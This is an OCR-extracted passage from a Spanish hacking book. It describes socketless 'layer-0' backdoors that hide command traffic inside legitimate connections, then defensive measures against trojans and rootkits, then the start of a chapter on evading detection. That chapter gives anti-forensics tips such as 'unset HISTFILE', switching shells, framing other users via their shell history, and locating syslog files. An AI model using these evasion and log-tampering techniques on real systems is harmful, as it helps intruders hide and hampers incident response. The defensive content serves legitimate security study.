que, utilizando todos los trucos que vimos en Vulnerabilidades y en estos capítulos finales, pueden buscar en toda su red interna y explotar las vulnerabilidades conocidas usando solamente el puerto 80. Como se dice en los círculos de crackers ", el puerto 80 siempre estará ahí" ... Y ¿que puede hacer al respecto el firewall por muy caro que sea?, ¿quizás registrar todos los paquetes que pasan por él, para su análisis futuro? - es demasiado.


- Oliendo problemas (comunicación sin sockets)

Como vimos en el capítulo anterior, podemos rastrear la red y recoger todo el tráfico aunque no esté dirigido a nosotros. El uso más obvio de estas técnicas es, realmente, "escuchar" la red para descubrir datos, usuarios, contraseñas, y, posiblemente, capturar conexiones. Pero hay un nuevo truco que podemos hacer con sniffers.

Las conexiones establecidas mediante sockets se indican con una simple consulta a Netstat. Incluso si su sistema se halla descabelladamente troyanizado y lleno de rootkits, las conexiones TCP establecidas (e incluso el intercambio de paquetes UDP, que no utilizan las conexiones, pero si utilizan sockets) pueden ser monitoreadas por otras máquinas. Pero ¿y si no hay ninguna conexión?




Un troyano o backdoor y el software cliente que se ejecuta en el ordenador del atacante puede comunicarse con o por medio de tráfico falso. El hacker envía paquetes TCP o UDP a equipos que no están en la red, pero dentro del rango de IPs aprobados por el firewall . Como no está dirigido a nadie, el mensaje muere dentro de la red y no se habla más del tema. Solamente el equipo con el backdoor socketless, olfateando todo indiscriminadamente, captura el paquete sin destino y lo procesa. Tan simple como robar un caramelo a un niño.



Para el camino inverso, el backdoor usa los programas existentes en el equipo y que ya hacen, por su propia naturaleza, conexiones por socket. Un navegador es el mejor ejemplo. El usuario abre su Internet Explorer y teclea www.pornoshow.com.ru. El backdoor detecta la conexión e inyecta, en medio del tren de datos, uno o dos bytes por paquete en áreas en las que no causará problemas (el relleno, por ejemplo, o el fragment offset cuando no se utiliza). Dependiendo del protocolo usado como mula de carga, es posible incluso, poner más datos en el propio *payload* IP. La dirección IP de destino no se modifica, y el atacante debe estar situado en la linea de conexión para rastrear los paquetes y extraer de ellos los datos de la comunicación.

- Actualizar el camuflaje

Un sniffer en modo promiscuo, es ruidoso en una red y puede ser fácilmente detectado usando herramientas especiales. Pero nada impide que un sniffer se ejecute en modo exclusivo, sólo olfateando el tráfico de entrada y salida. En este caso, el hacker no envía paquetes a la red con IPs inexistentes, pero si los envía dirigidos concretamente a la maquina donde esta el backdoor. Pero con un detalle: dirigidos a puertos que no estén siendo usados.



En un ordenador normal, la pila TCP/IP ignoraría los datos que llegan a puertos inexistentes o desactivados.
Pero en nuestro caso, el backdoor está escuchando todo lo que llega en todos ellos. Son virtualmente 65 mil puertos TCP y otros 65 mil UDP que el backdoor o troyano puede usar para escuchar lo que llega, aunque la conexión no sea establecida.
Muchos dirán que esto es imposible, que hay una obligación de establecer un socket para recopilar datos de un puerto. Craso error. Los sniffers comunes (incluso los más simples) están ahí para demostrar que se puede escuchar incluso si el tráfico no se dirige a tu MAC! Si no hay necesidad de conectar el protocolo Ethemet, puede recopilar cualquier dato de cualquier puerto sin necesidad de conectarse a sus sockets. Esta técnica se denomina *Layer-0 Listening.*
Como veremos más adelante, se puede poner una capa adicional entre cualesquiera dos capas OSI (o TCP/IP en la práctica) y manipular los datos allí. Esta capa puede, incluso, permanecer en las capas más bajas, o entre la pila y la interfaz de red física (de ahí el nombre de la capa-0, ya que la capa física es la 1). Las herramientas que normalmente usamos para detectar, vigilar y detener virus y conexiones - netstat, nbtstat, firewalls antivirus locales y etc, etc, etc. - se colocan antes de la pila TCP/IP (es decir, la pila queda siempre entre la herramienta y la red). Cualquier manipulación o inserción que hagamos en el flujo de datos podrá ser retirada antes de llegar a las herramientas en cuestión.
Por lo tanto, para que un backdoor que utiliza técnicas de capa-0 pueda escuchar la red, al menos una de las siguientes tres condiciones debe ser satisfecha:

- Los paquetes están dirigidos a la MAC de la interfaz de red del ordenador invadido
- El mensaje es un broadcast,
- La conexión es punto a punto, por ejemplo, un módem de acceso telefónico, ISDN/RDSI o xDSL con pppoe.

A partir de estos prerrequisitos, es posible interactuar con el backdoor/troyano utilizando los siguientes arbitrios:

- Broadcast en secuencia;
- Paquetes ICMP en secuencia (Ping, Traceroute y Destination Unreachable);
- Paquetes enviados a cualquier puerto del equipo - abierto o no;
- Paquetes descartados por la pila TCP/IP porque están mal formados o encapsulados de forma equivocada (ten en cuenta, que tienen que estar perfectos en las capas 2 y 3 para ser enrutables, lo que nos deja sólo la capa 4 ...). Los paquetes son rechazados por TCP/IP, pero no por el troyano.

Estas cosas son posibles de hacer en prácticamente el 100% de los casos, en las redes


modernas basadas en Ethernet (o PPP/SUP) y TCP/IP. Se estima que al menos una conocida aplicación hace uso de estas técnicas: la llamada *Magic Lantern/Carnivore*, del gobierno de EE.UU., que sirve para controlar el tráfico de Internet en busca de terroristas, pederastas y los hackers de turno.

- Capa-0: cómo funciona


Toda la información reproducida aquí se obtuvo en los foros abiertos de trojanforge.net. La mayoría de ella fue publicada por *M3du54*, un miembro del grupo trojanner británico *DaVinci*. Este grupo fue responsable, en 1999, de desarrollar el troyano *LSP The Mini Baug* y varios otros basados en VxDs, por lo que toda la teoría descrita aquí se ha puesto en práctica por lo menos en pruebas de concepto.

Volvamos a los kernel rootkits. Con ellos, podemos añadir drivers, funcionalidades y problemas en modo kernel en los sistemas operativos. Podemos, incluso, jugar con la pila TCP/IP y agregar capas de bajo nivel entre ellas. Por lo tanto, simples LKMs en Unix y parches en Windows pueden agregar al sistema funcionalidad de capa-0.


Tomando como ejemplo Windows 9x, es posible crear un VxD (vuelva a leer el capítulo sobre plataformas Windows) que implemente esta capa. Un firewall local (como ZoneAlarm, BlackIce o Tiny Firewall, por ejemplo) funciona en el "interior" de la máquina, después de que los datos han pasado por la pila de red. Si hubiera algún paquete o comunicación maliciosa ejecutándose, el firewall nunca lo sabrá. La capa extra añadida extraerá los datos relevantes a la conexión del hacker y los pasara - por comunicación entre procesos y saltando toda la estructura TCP/IP - a el backdoor o troyano.



Una simple DLL que exporte un SPI (Service Provider Interface) tanto a las capas superiores (TCP o de aplicación) como a las de nivel inferior (capa de Ethernet o PPP) puede intermediar la comunicación y "saltar" la pila TCP/IP. Esta DLL podría parasitariamente usar los puertos de comunicación - es decir, los aprovecha estén en uso o no, y no conecta sockets en caso de que no lo estén. - y también podría generar puertas fantasma que no se muestran en herramientas como Wireshark o netstat. O, por el contrario: estos puertos fantasma podrían estar mostrando tráfico falso , mas "benigno", confundiendo al administrador de que todo está bien. O incluso más malvado: presentar las solicitudes para el tráfico de red como local (entre procesos) y desviar el tráfico local originado por las aplicaciones hacia la red y no para los procesos a los que se destinan. En la dirección opuesta, el DLL podría inyectar una comunicación de respuesta al hacker en el flujo de datos desde una aplicación existente, reconocida y autorizada - su navegador por defecto, por ejemplo, o un pequeño programa de mensajería instantánea.



Pero existe una manera aún más escandalosa - y más eficiente. Hasta ahora no hemos llegado a una verdadera implementación de capa-0. Pero trascendiendo el protocolo TCP/IP, se puede "plantar" el DLL en una capa lo más bajo posible en la pila de red - al pie (o inmediatamente antes, según el caso) de Ethernet, del PPP/SLIP o incluso de cosas más específicas, tales como Frame Relay o X.25. Una conexión de estas nunca se mostrará en cualquier sniffer o netstat, nunca será detectada por el firewall local basado en software (ZoneAlarm, BlackIce, etc …) y probablemente pasará a través de firewall/ gateway externos pues usara conexiones validas. Cualquier auditoria en el registro de paquetes (¿tu acostumbras a leer regularmente los archivos “log” de tu firewall?, No, ¿verdad?) mostrara sólo los paquetes originados por las aplicaciones más comunes - navegador, cliente de correo electrónico, MSN Messenger …



Para la pila TCP/IP, el backdoor/troyano está en el exterior del ordenador invadido, por lo que la pila no lo puede ver y, por lo tanto, el software de firewall no puede detectarlo. Por otro lado, todavía es un programa ejecutándose en el ordenador, posiblemente en modo kernel, y con acceso (por comunicación entre procesos) a cualquier otro programa de la máquina. Esto significa que literalmente todos los puertos de su sistema están al servicio del backdoor/troyano, y cualquier registro del firewall va a mostrar conexiones legítimas de red. Por otra parte - es posible interceptar cualquier llamada a cualquier API (del kernel o de los programas) y accesos a disco y filtrarlos, remapearlos o reanudar la mentira. Incluso se puede engañar a IDS con la técnica. Repugnante y eficaz!

Busque sobre el modelo de referencia OSI, en MSDN (msdn.microsoft.com) y TechNet (www.microsoft.com/technet) para aprender más sobre VxDs y la estructura LSP/NPI /TPI/SPI de pila de red Microsoft . Obviamente, para entender lo que hay en dichos recursos, son necesarios conocimientos moderados de programación de bajo nivel en la plataforma Windows, especialmente si tienes acceso a una firma de DLL Developer Kit (DDK) o del Software Development Kit (SDK). Para cualquier otra plataforma (Unix, VAX/VMS, Novell, AS/400, Macintosh, IBM S/390 ...), el razonamiento y las técnicas son exactamente las mismas.

Defensa y contraataque

Defenderse de las amenazas descritas en este capítulo no es muy fácil. Existen troyanos que, siendo fácilmente detectables, son muy difíciles o imposibles de eliminar. En nuestra experiencia, hubo al menos dos casos (uno en Windows 98 SE y otro en Windows 2000) en el que ni la recuperación de la imagen original de la instalación, distribuida en CD que venía con el ordenador, elimino el troyano. Era necesario volver a hacer las particiones (eliminación y creación) y formatear el disco duro, y utilizar una herramienta de borrado total para eliminar todo rastro de software malicioso.
En algunos casos, es posible monitorizar las conexiones, y una vez detectada la presencia del invasor, rastrearlas hasta llegar a los culpables. No dude en contar con la policía y un buen equipo de abogados en el caso de que alguna acción de un hacker malicioso pueda ser encuadrada como delito.

- Backdoors, virus y troyanos

A pesar de que todos son programas con aplicaciones diferentes, la profilaxis y la solución para ellos es, básicamente, la misma, ya que las formas de infección y los métodos para la detección y eliminación son similares.
Antes que nada (o, como diría un compañero de software libre, en "cerísimo" lugar), edúquese y eduque a sus empleados o miembros de la familia sobre las prácticas seguras para el uso de los recursos informáticos y navegación por Internet. Esto incluye las famosas frases que las madres nos han dicho toda la vida (y dicen hasta la muerte): no aceptes dulces de extraños y no aceptes dulces extraños de amistades. Cuidado con las drogas (es decir, cosas que sabemos que son peligrosas) y mucho cuidado al andar en lugares apartados, con poca luz o sospechosos. Son sabios consejos también para Internet y para las redes corporativas. Sí, mamá tenía razón ...
Es obvio que el usuario medio no tiene manera de saber si un programa es malicioso o ha sido manipulado, o si ese sitio web contiene código malicioso, o si el documento interno de la empresa (y por lo tanto, oficialmente autorizado) en formato .DOC contiene un virus de macro ... Pero un poco de cuidado y alguna paranoia, puede librar al perro viejo de algunas trampas.
En cuanto a los cuidados puramente tecnológicos que pueden ser implementados, en primer lugar tenga siempre firewalls y antivirus locales (basados en software) actualizados. Sí, ya se, anteriormente dije que, si el atacante (o el virus) era muy bueno, estas herramientas no sirven para nada. De no ser así, seremos mucho más "visitados" por niños tratando de jugar, a que son bandidos digitales con algún profesionalismo.
Por lo tanto, firewalls locales como *Zone Alarm, BlackIce o el Tiny Firewal*l ayudan mucho a mantener las legiones de Kiddies lejos de sus computadoras. Al mismo tiempo, un buen firewall de rack (como Cisco PIX) o implementado con un Unix (antiguos 386 con Linux o OpenBSD proporcionan excelentes firewalls), con reglas de filtrado, y preferiblemente, con conexiones a través de un proxy, también ayuda a detener a los lammers. Sugerimos poner en práctica, ya sea en casa o en una red corporativa, los dos tipos de cortafuegos: local (software) y en punto de conexión (por hardware).

Del mismo modo, los antivirus deben utilizarse para bloquear virus conocidos. Aunque los antivirus no detectan una pequeña parte de los virus conocidos y prácticamente ninguno de los desconocidos, su uso es obligatorio. No por estar griposo y no haber remedio para eso se dejan de tomar aspirinas para el dolor de cabeza.
Otro punto importante a tener en cuenta es: saber qué software está instalado en su ordenador. Es común, en casa, descargar e instalar cualquier tontería genial que encontramos en Internet o en revistas que vienen con CDs. Esta práctica se debe evitar en ordenadores personales y estar terminantemente prohibida en las computadoras de la empresa. Conociendo el software instalado en su ordenador, es fácil (en algunos casos - no en otros ...) darse cuenta de algo extraño ejecutándose en la máquina.
Un tercer elemento obligatorio de seguridad es la adopción de políticas de usuario y de administración.
Las estaciones de trabajo en las empresas deben emplear software y sistemas operativos que permitan un control total por parte de los administradores, y restringir al máximo lo que el usuario medio puede hacer. Esto incluye bloquear la instalación de programas y el acceso a zonas no autorizadas del equipo (como el directorio C\WINDOWS o el /bin en máquinas Unix). Hay empresas que utilizan sistemas Macintosh con Mac OS X o Windows NT/2k/XP, o incluso algunos Unix para PCs como FreeBSD o Linux. La opción es totalmente correcta, porque estos sistemas permiten montar políticas de derechos en el ordenador y evitar que los usuarios (o algún virus o troyano) instalen software no autorizado en la máquina. Pero no sirve de nada poner un Windows XP Professional como estación de trabajo y no configurarlo para la seguridad, dejándolo con las opciones por defecto. Se debería ajustar y quitar al usuario común todos los permisos de acceso que sean potencialmente peligrosas para la estación y la red.
Incluso en casa, los usuarios domésticos de Windows NT/2k/XP y Mac OS deben crear cuentas de usuario sin muchos permisos y usar efectivamente estas cuentas en el día a día! Deje la cuenta de administrador sólo para la administración e instalación de programas. Lo mismo vale para los ya no tan pocos usuarios domésticos de Linux. Linux (y Unix) ya vienen "de fábrica" con este esquema de usuarios y permisos. Pero (siempre hay un pero) los usuarios siempre se "salen con la suya" para romper este esquema y comprometer la seguridad. Cosas como abusar de el uso de “sudo” u operar como usuario “root” (el mayor sacrilegio de todos) son muy comunes.
Si fue infectado, no use cualquier herramienta de desinfección que no sea de desarrolladores serios. Descargar una herramienta de un lugar sospechoso que promete eliminar de tu equipo el *Sub7* es una locura. Él puede tanto hacer lo que promete, cómo quitar el *Sub7* e instalar otro backdoor, o "parchear" el *Sub7* para que tu antivirus no lo detecte - pero el todavía está ahí.
En cuanto a los rootkits, una buena manera de evitarlos es no permitir que un usuario tenga poderes suficientes para llegar a las partes críticas del sistema. Un *rootkit* precisa ser instalado. Incluso si la instalación es automática, siempre se ejecutará en el contexto del usuario. Dejar a los usuarios con niveles mínimos de acceso puede dificultar la instalación y la acción de rootkits. Además, la cuenta “Administrador” o “root” debe ser vigilada y mantenida bajo siete llaves. Contraseñas difíciles de romper o adivinar son

obligatorias. No ejecutar aplicaciones como *root/Admin* (nunca!), y así aislar la cuenta principal de cualquier *buffer overflows* también es muy importante.
Incluso los sistemas bien protegidos, actualizados y configurados tienen fallos. Por lo tanto, es posible que algún día algún hacker consiga acceso privilegiado a su sistema. Para detectar desviaciones de configuración e instalación de rootkits, instale IDSs y programas de inventario de la integridad del archivo - *Tripwire* (www.tripwire.com) y *AIDE* (www.cs.tut.fi/-rammer/aide.html) son los más conocidos. Compruebe las firmas de todos los programas instalados y la integridad de los archivos de configuración. Todos los desarrolladores de software moderno tiene bases de datos con las firmas MD5 de los ejecutables críticos.
En cuanto a rootkits basados en kernel, en primer lugar, no dejes que lleguen a su núcleo! Para empezar, si tu sistema lo permite (y si usted no usa ningún módulo importante), deshabilite la opción de cargar LKMs. Se ahorrará muchos dolores de cabeza. Si fuese el caso y, si es posible, recompile el kernel o pida a su proveedor que lo haga. Un kernel inmune a LKMs sin duda sera inmune a los rootkits LKM.
En el caso de Windows (incluida la familia WinNT), que no tienen un esquema formal de LKMs, la única manera de evitar los rootkits de kernel es evitar que los archivos sensibles puedan ser modificados por cualquier usuario, además de cuidarse de mantener la contraseña de administrador en lugar seguro. Un truco muy utilizado es dejar la cuenta llamada Administrador con una contraseña fuerte, pero sin ningún derecho en el sistema, y despistar así a los atacantes. Se crea, entonces, otra cuenta con otro nombre y contraseña de igualmente dura y este usuario sera el administrador de hecho. Y desactive el soporte de LAN Manager.
Observe que es posible simular la implementación de LKMs en Windows a través de VxD (vuelva a leer el capítulo sobre las plataformas de Windows) y, por tanto, el acceso a la carpeta C:\WINDOWS o C:\WINNT debe bloquearse a toda costa para los usuarios normales.
Una forma de comprobar los discos duros en busca de rootkits (ya sea basados en el núcleo o no) es desmontarlos e instalarlos en una máquina sana, *sin derecho para ejecutar programas*. Los HDs serán considerados como unidades de datos en los tests de sistema, y cómo no son el núcleo ni los programas infectados los que se están ejecutando, y si los de la máquina sana, todos los archivos y alteraciones de los rootkits resultarán evidentes y comprobables. Para verificar si un rootkit está oliendo la red, ejecute un sniffer como Wireshark. Compruebe el modo de funcionamiento de la tarjeta de red. Si incluso con el sniffer, la interfaz no aparece en modo promiscuo, un rootkit seguramente lo esta camuflando.
Como ultima opción, no intente aprovechar nada de un sistema comprometido. Haga backup de datos (y sólo los datos, no de la configuración!) y reformatee el sistema por completo, reinstalandolo desde cero. No se olvide de configurarlo y actualizarlo completamente antes de ponerlo en producción, de lo contrario el atacante puede volver a entrar por el mismo agujero de antes. Guarde una copia del HD comprometido para su posterior análisis e investigación del ataque. Si es posible, guarde el HD original y ponga uno nuevo en su lugar. Es posible que el atacante haya patinado en un solo pequeño

detalle, pero este detalle, si se descubre, puede conducir a su localización y, si la ley lo permite, a su arresto.
Un último consejo: *Echolot* (www.echolot.sourceforge.net).

- Comunicación sin conexiones

Aquí entramos en terrenos pantanosos, todas las recomendaciones anteriores son importantes y obligatorias, pero no frenan, de ninguna manera, a los verdaderos expertos que quieran penetrar en sus sistemas.
No hay ningún programa comercial que realice o facilite las funciones descritas. La mayoría de ellas, sin embargo, es posible hacerlas sólo con las propias configuraciones del sistema operativo, sin herramientas externas. Tenga en cuenta que son medidas extremas y pueden verse como paranoias o incluso tonterías por los administradores con experiencia. Pero pueden llevarse a cabo si se necesita la máxima seguridad.
En primer lugar, usted debe aplicar toda la cartilla y hacer la configuración de seguridad normal que todo sistema debe tener. Este es un requisito previo.
A continuación, debe restringir el acceso a la pila TCP/IP (en cada máquina en la red!). Sólo los programas autorizados pueden acceder a la pila, e incluso los autorizados deben ser verificados respecto a su firma MD5. Cualquier desviación debe bloquearse e informar al administrador.
En caso de servidores, cada programa se debe ejecutar con un usuario diferente, y cada usuario debe tener acceso a un conjunto diferente de directorios, archivos, bibliotecas, en un ambiente que, en Unix, se llama *chrooted*. Incluso el directorio temporal (/tmp o C\Windows\TEMP) debe ser dividido por procesos (/tmp/apache, /tmp/sendmail, /tmp/popd, /tmp/tripwire, etc.) y con permiso de escritura solo para el usuario correspondiente. De esa forma, incluso si se descubre y se explota un fallo en una aplicación, estará confinado en su propio entorno y no se le dará acceso a otras partes del sistema.
Luego, bloquee el acceso a todas las bibliotecas y cree imágenes separadas de ellas para las aplicaciones - y restrinjalas! Por ejemplo, en una máquina WinNT puede bloquear todas las DLL del sistema y luego crear imágenes con los derechos para cada usuario (que, como hemos visto, representa a un solo programa).
Por último, una idea es montar todas las LANs internas como VPNs encriptadas por PGP (o algún otro formato). Además de bloquear el tráfico desde el exterior (ya que no coincide con la codificación y las claves usadas), es posible diseñar políticas de acceso fuertemente protegidas. Sólo los usuarios y las máquinas con la clave correcta puede acceder a ciertos recursos - es muy difícil de eludir este esquema. Sólo los servidores externos (como su servidor Web) quedaran fuera de VPN y aceptaran conexiones TCP/IP sin cifrar.
Y, nuevamente, señalar: la familia Win9x no está diseñada para ser cliente de red. La pila TCP/IP y toda la funcionalidad SMB fue insertada más tarde. Así que, nunca espere de ella, seguridad y confiabilidad. En una red corporativa segura, las estaciones no pueden ser Windows 95/98/Me. Evitelas. Si realmente necesita usar Windows como estación de trabajo o servidor, siempre use Windows 2000 o superior.

Ya casi hemos llegado …

Ya hemos visto cómo observar, elaborar nuestro plan, atacar y mantener el ataque. Nos queda ahora, ocultar nuestras pistas. El siguiente capítulo se ocupará de eso. Pero antes de continuar, una pregunta: ¿en realidad está haciendo los experimentos o simplemente lee el libro como una novela? Lo exhortamos encarecidamente hacer todos los experimentos, desde los primeros capítulos. Si no lo has hecho, vuelve al principio y empieza de nuevo.

"La lección ya la sabemos de memoria. Sólo nos queda aprender ...",
Beto Guedes e Ronaldo Bastos.

Ataque, defensa y contraataque

Evasión

Capitulo - 15

“En días de victoria, nadie se cansa "
Proverbio árabe

No importa si el objetivo del ataque sea causar un revuelo u obtener secretamente algún beneficio: cualquier atacante que se precie no desea ser rastreado, y mucho menos atrapado. Deben observarse algunos detalles para que, después de una invasión del tipo "obra de arte", sea imposible o muy difícil determinar la culpabilidad.
En el capítulo anterior, cuando hablamos de rootkits, vimos que ellos pueden ocultar una multitud de detalles y, así, ocultar la presencia y la acción del hacker en el ordenador atacado. Sin embargo, más vale, prevenir que curar y, con o sin rootkits, es muy conveniente que el atacante tome medidas para borrar todas las huellas y los rastros de su paso por el sistema. En varias plataformas, hay herramientas que hacen esto automáticamente, pero entender los mecanismos de registro es muy importante para comprobar la eficacia de esas herramientas o hacerlo todo "a mano", a falta de ellas.
Otro detalle al que el atacante debe estar atento es el camuflaje de los canales de comunicación entre él y el equipo afectado. Como vimos en el capítulo anterior, hay maneras de hacer invisible el flujo de datos de un backdoor o caballo de Troya , simplemente ocultando los bytes transmitidos/recibidos en conexiones válidas. En este capítulo, vamos a ver más maneras de hacer esas conexiones invisibles.
Antes de entrar en evasión, recuerde que es importante el disfraz antes del ataque. Si quieren invadir a alguien, recuerde que antes, debe utilizar algún tipo de spoofing, como, por ejemplo, cadenas de proxies públicos o máquinas que ejecutan redirectores Netcat. Usar la propia IP para invadir a alguien es una torpeza.

Lo básico: borrar los registros

Incluso Kiddies muy malos saben que tienen que borrar sus huellas de los registros del sistema. Lo primero que tenemos que saber es, ¿dónde están estos registros?. Una vez que tengas acceso a ellos, siempre hay que tener en cuenta que no se pueden borrar todos, de lo contrario levantarás muchas sospechas en el sistema. Borra solamente lo que ha sido causado por tus andanzas en el terreno ajeno. Y ten cuidado: algunos sistemas tienen IDS, otros inspectores de integridad de archivos, y algunos, también, tienen registros en localizaciones no estándares, dejando registros falsos en la ubicación predeterminada para engañar a los invasores de medio pelo.
Recuerde: verifique línea por línea, un archivo cada vez, todos los archivos de registro. Busque copias de ellos en localizaciones del sistema no obvias y, si nota que se encuentra en un *honeypot*, huya! (Como vimos en capítulos anteriores, los honeypots son sistemas dejados intencionadamente como "cebos" para que los aspirantes a piratas informáticos los ataquen. Normalmente son sistemas poco protegidos, con fallos intencionados y sistemas silenciosos de detección de intrusos. Muchos IDSs incluso, desvían al intruso silenciosamente hacia los honeypots sin que ellos lo sepan. Además de ser marcado, cuando la presa es aparentemente fácil, el atacante se vuelve descuidado.)

- Registro de eventos Unix

Seamos sinceros: incluso teniendo estándares, protocolos y normas en común, los Unix son diferentes entre sí. Cada distro tiene un tipo distinto de sistema de archivos, jerarquía de directorios, codificación de caracteres, sintaxis de shell nativo, conjunto de comandos

estándar ... También hay comandos que, a pesar de tener el mismo nombre en todas las variedades, fabricantes y versiones Unix, tienen una sintaxis diferente - "ps", "route", e incluso "ls" son ejemplos clásicos. El sistema de registro de eventos, por tanto, no es inmune a estas diferencias.
Es imposible enumerar en un libro como éste todos los tipos y las peculiaridades de los registros en las distintas versiones de Unix. Vamos a utilizar el sistema Linux como modelo para ejemplificar una sesión de "cirugía" en los registros. Si algún script kiddie estuviera leyendo este capítulo, probablemente saltara este párrafo y se tomará la descripción que sigue como una receta universal para borrar sus pistas. Nuestra intención, sin embargo, es otra: mostrar lo que tiene que mirar, no dónde, ni cómo ...
Lo primero que debe verificar es el histórico de comandos de usuario. No es exactamente un registro, en vez de eso, es una lista de comandos ya emitidos que quedan a disposición del usuario para que no tenga que escribirlos de nuevo. Esto evita el trabajo repetitivo para el operador y, como efecto secundario, da al administrador una manera de saber lo que estás haciendo ...
No todas las shells implementan un histórico de comandos, y cada una guarda el histórico en un archivo y en una ubicación diferente. A modo de ejemplo, un sistema Linux generalmente usa la versión GNU de la Shell Bourne, o Bash. Este shell guarda el histórico de todo lo que fue tecleado (incluso sin éxito) en */home/usuario/.bash_history*. Se trata de un archivo de texto plano, por lo que, bastaría editarlo para ocultar sus huellas. Un planteamiento más eficaz, sin embargo, sería simplemente desactivar la variable de sistema HISTFILE, que indica dónde deben ser almacenados los comandos. Para ello, basta con emitir *“unset HISTFILE”*. Listo! A partir de ahí, no se grabará nada (ni el mismo “unset”!) Ese debería ser el primer comando a utilizar, pero la mayoría de los "invasores" se olvidan ... o no lo saben ...
En Unix que no utilicen Bash, otra forma es, simplemente ... cambiar de shell! Es posible (y muy probable) que el shell por defecto tenga histórico, y los demás no. Así que, si consigues una cuenta y el shell por defecto es el *shell Bourne* (prompt $) simplemente cámbielo al *C Shell* tecleando “csh”. Si el el shell por defecto es el *C shell* (prompt %), cámbielo al *shell Bourne* escribiendo “sh”. La razón de usar “sh” y “csh” es que cualquiera de los otros (bash, zsh, ksh) tienen rutinas de histórico de comandos completamente implementadas.
Para ayudar a desviar las sospechas, un atacante más osado podría desviar los comandos (o copiarlos) de su propio histórico al de el otro usuario. Incluso si el sistema estuviese bajo sospecha, durante un tiempo pagarían justos por pecadores.
Después de engañar al histórico del shell, tenemos que borrar las huellas en los registros del sistema. En la mayoría de los Unix, un daemon se encarga de registrar los registros del sistema es el *“syslogd”*. En cualquier Unix, invadido, es interesante investigar en los archivos de configuración del daemon (que, en Linux, está en/etc/syslog.conf - pero varía en otros sistemas Unix) y ver cuales son los nombres de los archivos de registro de eventos y donde son grabados.
Como usuario común (no root) en un sistema *Linux Conectiva 9*, el archivo */etc/syslog.conf* muestra:

```
$ cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none                         /var/log/messages

